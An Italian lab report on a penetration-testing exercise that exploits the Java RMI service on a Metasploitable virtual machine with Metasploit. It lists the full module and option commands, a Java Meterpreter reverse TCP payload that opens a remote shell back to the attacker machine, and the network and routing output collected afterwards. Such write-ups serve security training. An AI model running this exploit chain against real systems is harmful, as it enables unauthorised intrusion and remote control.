**Relazione sull'esercitazione di sfruttamento del servizio Java RMI**

**Obiettivo dell’esercitazione**

L’obiettivo di questa esercitazione era sfruttare una vulnerabilità presente nel servizio Java RMI (Remote Method Invocation) esposto sulla porta 1099 della macchina Metasploitable, al fine di ottenere una sessione Meterpreter e raccogliere informazioni sulla configurazione di rete e sulla tabella di routing della macchina remota.

**Configurazione iniziale**

**Dati delle macchine:**

* **Macchina attaccante (Kali Linux):**
  + Indirizzo IP: 192.168.11.111
* **Macchina vittima (Metasploitable):**
  + Indirizzo IP: 192.168.11.112

**Procedura passo passo**

**1. Avvio di Metasploit**

1. Aperto un terminale su Kali Linux.
2. Lanciato il framework Metasploit con il comando:
3. msfconsole


**2. Ricerca e configurazione del modulo di exploit**

1. Cercato un modulo per sfruttare la vulnerabilità RMI:
2. ****search rmi
3. Selezionato il modulo exploit/multi/misc/java\_rmi\_server:
4. use exploit/multi/misc/java\_rmi\_server
5. Visualizzate le opzioni richieste con il comando:
6. show options
7. Configurati i parametri:
   * Indirizzo IP della macchina vittima:
   * set RHOST 192.168.11.112
   * Indirizzo IP della macchina attaccante:
   * set LHOST 192.168.11.111
   * Porta del servizio RMI:
   * set RPORT 1099

**3. Configurazione del payload**

1. Scelto il payload java/meterpreter/reverse\_tcp:
2. set PAYLOAD java/meterpreter/reverse\_tcp
3. Configurata la porta di ascolto (LPORT):
4. set LPORT 4444
5. Verificata la configurazione con:
6. show options

**4. Esecuzione dell’exploit**

1. Lanciato l’exploit con il comando:
2. exploit
3. Ottenuta una sessione Meterpreter con successo.

**5. Raccolta delle evidenze**

Dopo aver ottenuto l'accesso remoto alla macchina Metasploitable, sono stati raccolti i seguenti dati:

**a. Configurazione di rete**

Utilizzato il comando ifconfig all’interno di Meterpreter:

meterpreter > ifconfig

**Output:**

* **Interfaccia 1:**
  + Nome: lo (loopback)
  + Indirizzo IPv4: 127.0.0.1
  + Netmask IPv4: 255.0.0.0
  + Indirizzo IPv6: ::1
* **Interfaccia 2:**
  + Nome: eth0
  + Indirizzo IPv4: 192.168.11.112
  + Netmask IPv4: 255.255.255.0
  + Indirizzo IPv6: fe80::a00:27ff:fece:bafe

**b. Tabella di routing**

Utilizzato il comando route all’interno di Meterpreter:

meterpreter > route

**Output:**

* **Routing IPv4:**
  + Subnet: 127.0.0.1 / Netmask: 255.0.0.0 / Gateway: 0.0.0.0
  + Subnet: 192.168.11.112 / Netmask: 255.255.255.0 / Gateway: 0.0.0.0
* **Routing IPv6:**
  + Subnet: ::1 / Netmask: :: / Gateway: ::
  + Subnet: fe80::a00:27ff:fece:bafe / Netmask: :: / Gateway: ::

**Conclusione**

L’esercitazione ha permesso di:

1. Sfruttare con successo una vulnerabilità del servizio Java RMI sulla macchina Metasploitable.
2. Ottenere una sessione Meterpreter per accedere alla macchina remota.

